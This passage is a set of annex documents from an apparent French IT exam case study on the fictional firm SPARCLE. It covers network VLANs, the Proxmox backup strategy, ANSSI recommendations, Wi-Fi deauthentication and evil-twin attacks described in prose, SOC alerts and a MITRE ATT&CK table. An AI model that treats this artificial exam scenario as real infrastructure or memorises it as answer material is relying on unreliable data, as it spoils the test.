- Le contrôleur de réseau UniFi (*dream machine pro max*) regroupe des fonctionnalités dont un contrôleur Wi-Fi, des réseaux privés virtuels (VPN) site à site, un pare-feu (qui gère les flux distants) et un IDS/IPS.
- Le commutateur UniFi Switch 48 ports PRO Gen2 (USW-PRO-48-POE) Gigabit de niveau 3 offre une suite complète de protocoles et de fonctionnalités (commutation, routage, pare-feu qui gère les flux locaux).
- La double connexion Internet avec deux opérateurs distincts pour permettre la redondance des connexions externes.

B2.2 : Configuration des réseaux au siège de la société SPARCLE

Nom du VLAN	**N°**	**Réseau associé**	**Commentaires**
Administratifs	10	192.168.0.0/24	Services administratifs
Informatique	15	192.168.1.0/26	Service informatique
Administration	16	192.168.1.64/26	Administration des éléments d'interconnexion
ServeursPVE	17	192.168.1.192/26	Serveurs Proxmox (détaillés dans document B4)
Serveurs	20	192.168.20.0/24	Serveurs virtuels accessibles en interne ou par VPN
Sauvegarde	30	192.168.30.0/24	Serveurs de sauvegarde PBS (détaillés dans documents B3 et B4)
Téléphonie	100	192.168.100.0/24	Réseaux gérés par Orange
Videosurveillance	200	192.168.200.0/24	
WifiPersonnelsExternes	253	192.168.253.0/24	Réseau Wi-Fi accessible par les personnels externes au siège
WifiPrivé	254	192.168.254.0/24	Réseau Wi-Fi accessible par les salariés
DMZ	-	192.168.50.0/24	Zone démilitarisée

B2.3 : La solution de virtualisation

La virtualisation des serveurs repose sur la solution de virtualisation libre (licence AGPLv3) *Proxmox virtual environnement* (PVE) de type « *bare metal* » basée sur l'hyperviseur Linux KVM, et qui offre aussi une solution de conteneurs avec LXC.

Chaque site de la société SPARCLE dispose aujourd'hui d'une grappe (*cluster*) Proxmox composé de trois serveurs physiques permettant une haute disponibilité des services.

B2.4 : Les principaux serveurs virtuels

SRV_ERP	192.168.20.201	Progiciel de gestion intégré comptable SAGE
SRV_WEB1	192.168.20.202	Serveur *web* (Apache2) hébergeant les applications métiers
SRV_WEB2	192.168.50.1	Serveur *web* (Apache2) dédié au public et aux partenaires
SRV_AD	192.168.20.200	Serveur d'annuaire Active Directory

B2.5 : La solution SIEM externe

Les alertes de sécurité sont gérées par l'entreprise SECURE qui reçoit notamment les alertes émises par l'outil EDR Bitdefender Gravity Zone et par le dispositif IPS/IDS du contrôleur de réseau UniFi. Les agents EDR fournissent des informations détaillées sur les terminaux à la solution SIEM. Ainsi, l'ensemble des postes de travail et des serveurs sont équipés d'agents permettant d'envoyer leurs journaux et des alertes via le protocole HTTPS à la solution SIEM du prestataire.

Document B3 : Les principes et techniques de la solution Proxmox Backup Server (PBS)

Source : https://pbs.proxmox.com/docs/

Principes généraux

Proxmox backup server (PBS) est un logiciel de sauvegarde *open source* prenant en charge les machines virtuelles, les conteneurs et les hôtes physiques.

PBS utilise un modèle client-serveur dans lequel le serveur stocke les données de sauvegarde. La première sauvegarde est une sauvegarde complète et les sauvegardes suivantes sont envoyées de manière incrémentielle du client au serveur de sauvegarde Proxmox.

Les sauvegardes peuvent être stockées sur site et synchronisées avec des emplacements distants. Plusieurs serveurs *Proxmox virtual environnement* (PVE) peuvent utiliser le même serveur de sauvegarde. Le chiffrement facultatif est à l'initiative du serveur PVE qui envoie ainsi les sauvegardes chiffrées au serveur PBS via HTTPS (port 8007/TCP).

Sauvegarde entre deux sites distants (option « remote »)


L'option « remote » permet de synchroniser deux serveurs PBS de sorte que toutes les sauvegardes effectuées sur le premier serveur soient également effectuées sur le second. Le mode « remote » indique que les deux serveurs peuvent être « éloignés » donc pas obligatoirement sur le même site géographique. Les paramètres réseau (l'adresse IP, le nom d'utilisateur, le mot de passe et l'empreinte du certificat du serveur PBS distant) doivent être renseignés en conséquence afin que la synchronisation soit possible.

Document B4 : Stratégie de sauvegarde prévue

Il a été décidé de remplacer, sur chaque site, l'ancienne solution de sauvegarde par deux serveurs PBS en haute disponibilité (VLAN 30 - 192.168.30.100 pour l'IP virtuelle et 192.168.30.101 et 192.168.30.102 pour les adresses IP physiques sur le site du siège de SPARCLE) et de réaliser une sauvegarde multi-sites. L'adresse IP virtuelle sera systématiquement utilisée pour la sauvegarde des machines virtuelles vers la grappe de serveurs PBS.

L'accès à l'interface des serveurs PBS du siège se réalise via le protocole HTTPS sur le port 8007/TCP à partir du poste d'adresse IP 192.168.1.10 du service informatique.

La configuration type à partir d'un serveur PVE serait la suivante :



Nom d'utilisateur/mot de passe : identifiants du compte local créé sur le serveur PBS utilisé spécifiquement pour les flux de sauvegarde.

Empreinte : il s'agit de l'empreinte du certificat TLS du serveur PBS sur lequel vont être opérées les sauvegardes.

…/…


Les paramètres de rétention décrits ci-après sont à configurer sur les serveurs PBS :

- Dernières à conserver : conservation des dernières <N> sauvegardes.
- Horaires à conserver : conservation des sauvegardes des dernières <N> heures.
- Quotidiennes à conserver : conservation des sauvegardes des derniers <N> jours.
- Hebdomadaires à conserver : conservation des sauvegardes des dernières <N> semaines.
- Mensuelles à conserver : conservation des sauvegardes des derniers <N> mois.
- Annuelles à conserver : conservation des sauvegardes des dernières <N> années.


À noter que tous les paramètres ne sont pas forcément à renseigner.

Il est prévu de sauvegarder quotidiennement à 2h00 sur le serveur PBS de chaque site l'ensemble des serveurs virtuels.

L'option de chiffrement des sauvegardes sera activée sur chaque client. Il a été décidé de conserver une copie des clés de chiffrement dans un coffre-fort de l'entreprise.



La synchronisation multi-sites opérée quotidiennement sera organisée de la manière suivante :



Document B5 : Extrait des recommandations de l'ANSSI concernant la sauvegarde

Source : https://messervices.cyber.gouv.fr/documents-guides/anssi_fondamentaux_sauvegarde_systemes_dinformation_v1.1.pdf

Architecture

1. Les serveurs de sauvegarde doivent être cloisonnés et positionnés au sein du SI d'administration, ou au moins dans une zone réseau distincte de la zone de production hébergeant les serveurs sauvegardés.
2. Les flux de sauvegarde doivent transiter[9] au sein d'un sous-réseau logique dédié (VLAN).

Opérations

3. Il est recommandé d'appliquer la règle « 3 – 2 – 1 » : 3 copies distinctes des données, c'est-à-dire les données en production et 2 sauvegardes stockées sur des supports différents, dont 1 hors ligne.
4. Il est indispensable de mettre en place une sauvegarde hors ligne (ou au moins hors site en ligne sous certaines conditions) même si celle-ci est moins fréquente que les sauvegardes locales régulières en ligne.
5. Chaque instance de sauvegarde doit disposer de comptes d'administrateurs dédiés.

Protection des données

6. Les flux de sauvegarde doivent être protégés au moyen de chiffrement et d'authentification mutuelle entre client et serveur à l'état de l'art (avec TLS par exemple).
7. Si les sauvegardes sont chiffrées, la gestion des clés de chiffrement doit être étudiée : leur stockage (coffre-fort), leur sauvegarde (hors ligne).

Document B6 : Contraintes légales et métiers des obligations de sauvegarde et d'archivage

En ce qui concerne les données comptables et fiscales

- **Obligations fiscales** (Code général des impôts) :
  - Conservation des documents comptables et fiscaux pendant 6 ans : cette durée s'entend à partir de la date à laquelle les documents ont été établis, soit le 31 décembre de chaque année.
- **Besoin métier** :
  - Pouvoir restaurer une version quotidienne des 30 derniers jours.
  - Conserver des versions mensuelles pour les clôtures et audits.
  - Assurer une traçabilité annuelle pour les déclarations fiscales.

En ce qui concerne la gestion des journaux (*logs*)

- Sauvegarde des *logs* de connexion, des contrôles d'accès à Internet et de l'utilisation de la messagerie professionnelle : 6 mois.
- Archivage des journaux : l'entreprise SPARCLE souhaite conserver ses « *logs* » deux ans pour analyser les tendances (dimensionnement, détection d'anomalies) et disposer de preuves électroniques en cas de litige ou d'audit.

[9] Le verbe « transiter » correspond ici au fait que les échanges liés à la sauvegarde se fassent au sein d'un VLAN dédié.

Document B7 : Sécurité avancée de l'accès Wi-Fi

L'accès Wi-Fi utilise trois types de trames différentes : Management, Control et Data.

Les trames de management servent notamment pour l'authentification, la désauthentification, l'association et la désassociation. Les deux attaques suivantes ciblent ces trames :

- Attaques par déconnexion : consiste à envoyer des paquets de désauthentification / désassociation à un client ou à plusieurs clients. Cela force l'appareil concerné à se déconnecter. L'attaque consiste à récupérer l'adresse MAC d'une borne Wi-Fi et le BSSID (*basic service set identifier*), à se faire passer pour la borne Wi-Fi et à diffuser des trames de management indiquant que la borne va mettre fin à leur connexion. Ces attaques peuvent être totalement automatisées en scannant les réseaux environnants et cela expose à un déni de service. Elles permettent aussi d'accélérer les attaques par dictionnaire car elles forcent les clients à se reconnecter au réseau et aident à capturer les trames d'authentification.

- Attaques Honeypot & Evil Twin : elles forcent les clients d'un réseau Wi-Fi à changer de borne WiFi en envoyant des trames de *channel switch announcement* à un client pour le forcer à changer de borne le faisant passer sur une borne contrôlée par l'attaquant. Il est également possible de faire des trames forgées BSS *transition management requests* qui indiquent la borne piégée comme destination. L'attaquant devient alors « l'homme du milieu » et peut obtenir le trafic réseau qui circule entre le client, la borne et Internet notamment.

Les trames PMF (*protected management frames)* chiffrent les trames de déconnexion ce qui permet aux bornes et clients de détecter les fausses trames et les ignorer.

Les trames PMF forcent le chiffrement des trames channel *switch announcement* et *BSS transition management requests*, permettant de détecter les trames "forgées / falsifiées".

Quelques clients Wi-Fi supportent actuellement la fonction PMF. Pour s'assurer qu'un client Wi-Fi supporte la fonction PMF, des outils existent. Par exemple, sur un client Windows connecté en accès Wi-Fi, on peut utiliser la commande « netsh WLAN show all ». Cette commande affiche des informations détaillées sur la carte Wi-Fi, notamment ses fonctionnalités, les profils de connexion Wi-Fi ainsi qu'une liste des réseaux Wi-Fi qui ont été trouvés :

```
C:\Users\Utilisateur>netsh wlan show all | find "802.11w"
    Protection des trames de gestion 802.11w prise en charge : Oui
```

Sources : https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack
https://fr.wikipedia.org/wiki/IEEE_802.11w

Document B8 : Contrôleur de réseau UniFi – La fonctionnalité pot de miel (honeypot)

Le pot de miel (honeypot) est une fonctionnalité qui écoute sur une adresse IP spécifique pour détecter les clients malveillants sur le réseau. Activée sur certains réseaux, elle génère une alerte lorsque des requêtes ciblent cette adresse. Un client malveillant peut tenter d'exploiter les vulnérabilités en analysant les ports ouverts des autres appareils. Lorsqu'il interagit avec l'adresse IP du dispositif *honeypot*, une détection de sécurité apparaît dans le Journal système.

En cas d'alerte « pot de miel », il faut identifier le client ayant tenté de se connecter au dispositif *honeypot*. Si l'appareil est de confiance, il pourrait être infecté par un programme malveillant analysant le réseau. Le journal système reste vide en temps normal et n'affiche une notification qu'en cas de tentative malveillante sur l'adresse du dispositif *honeypot*.

Source : https://help.ui.com/hc/en-us/articles/12569193992727-UniFi-Gateway-Honeypot

Document B9 : Alertes SOC (security operations center) de l'entreprise SECURE

Le système de détection est conçu pour informer de toute activité réseau potentiellement suspecte. Les détections sont potentiellement des faux positifs et toutes les informations nécessaires pour évaluer chaque évènement sont fournies.

Client	Serveur	Signature	Direction	Action	Sévérité	Date
Srv_erp.sparcle	172.64.152.153 (update.sage.com)	T1071.001	Externe	Bloqué	3	17/04/26
192.168.0.168	Srv_ad.sparcle	T1105	Interne	Bloqué	4	21/04/26

« Malware » 17 avril à 14:07:10		**« Réponse aux attaques » 21 avril à 17:33:05**	
Type d'alerte : Malware **Signature** : T1071.001 Téléchargement d'un exécutable (haute probabilité d'être hostile). **Risque potentiel** Il peut s'agir d'un trafic suspect à vérifier. Aucune menace définitive n'a été détectée. **Sévérité** : 3		**Type d'alerte** : Réponse aux attaques en temps réel **Signature** : T1105 Possible mouvement latéral – Création de fichiers dans le dossier « System 32 ». **Risque potentiel** Cela peut indiquer un utilisateur qui tente une élévation des privilèges réseau ou d'application. **Sévérité** : 4	
Informations sur le trafic		**Informations sur le trafic**	
IP source	192.168.20.201:63564	**IP source**	192.168.0.168:51428
IP destination	172.64.152.153:443	**IP destination**	192.168.20.200 :445
Activité	1,3 KB	**Activité**	4,63 MB
Action	Bloqué	**Action**	Bloqué
Interface	br2	**Interface**	br2
Protocole	TCP	**Protocole**	TCP

Document B10 : Extrait des ports TCP

Port	Nom	Description
22	SSH	Utilisé pour des connexions sécurisées et le transfert de fichiers via SCP/SFTP.
80	HTTP	Utilisé pour le trafic Web non chiffré.
135	RPC	Utilisé pour l'appel de procédure distante, souvent lié aux services Microsoft.
139	NetBIOS	Utilisé pour les communications réseau sur les réseaux Windows.
443	HTTPS	Utilisé pour le trafic *web* chiffré (HTTP sécurisé).
445	SMB	Utilisé pour le partage de fichiers sur les réseaux Windows (server message block).

Document B11 : Matrice MITRE ATT&CK simplifiée

La matrice MITRE ATT&CK (*adversarial tactics, techniques, and common knowledge*) est un cadre de référence très utilisé en cybersécurité pour modéliser et comprendre les tactiques, techniques et procédures utilisées par les attaquants dans différents environnements.

Tactique	ID de la Technique	Nom de la Technique	Description
Accès initial	T1078	Comptes valides	Utilisation de comptes valides pour accéder à des systèmes.
Exécution	T1059	Interpréteur de commandes et de scripts	Exécution de scripts ou de commandes sur un système compromis.
Persistance	T1547	Exécution automatique au démarrage ou à la connexion	Utilisation de mécanismes d'exécution automatique pour persister après un redémarrage.
Élévation des privilèges	T1068	Exploitation pour l'escalade des privilèges	Exploitation de vulnérabilités pour obtenir des privilèges plus élevés.
Évasion défensive	T1070	Retrait de l'indicateur sur l'hôte	Suppression d'indicateurs sur l'hôte pour échapper à la détection.
Accès aux identifiants	T1003	Vol des informations d'identification du système d'exploitation	Extraction de données d'authentification depuis le système d'exploitation.
Découverte	T1083	Découverte des fichiers et des répertoires	Découverte de fichiers et de répertoires sur un système pour collecter des informations.
Déplacement latéral	T1105	Transfert d'outils vers des systèmes distants	Transfert d'outils vers des systèmes distants pour exécuter des commandes malveillantes.
Collecte	T1119	Collecte automatique	Collecte automatique d'informations sur des systèmes compromis.
Commande et contrôle	T1071.001	Protocole de couche d'application : protocoles *web*	Utilisation du trafic *web* pour contrôler les systèmes compromis.
Exfiltration	T1048	Exfiltration via un protocole alternatif	Utilisation de protocoles non standards pour exfiltrer des données.
Impact	T1486	Chiffrement des données pour provoquer un impact	Chiffrement des données pour provoquer un impact significatif, tel qu'un rançongiciel *(ransomware)*.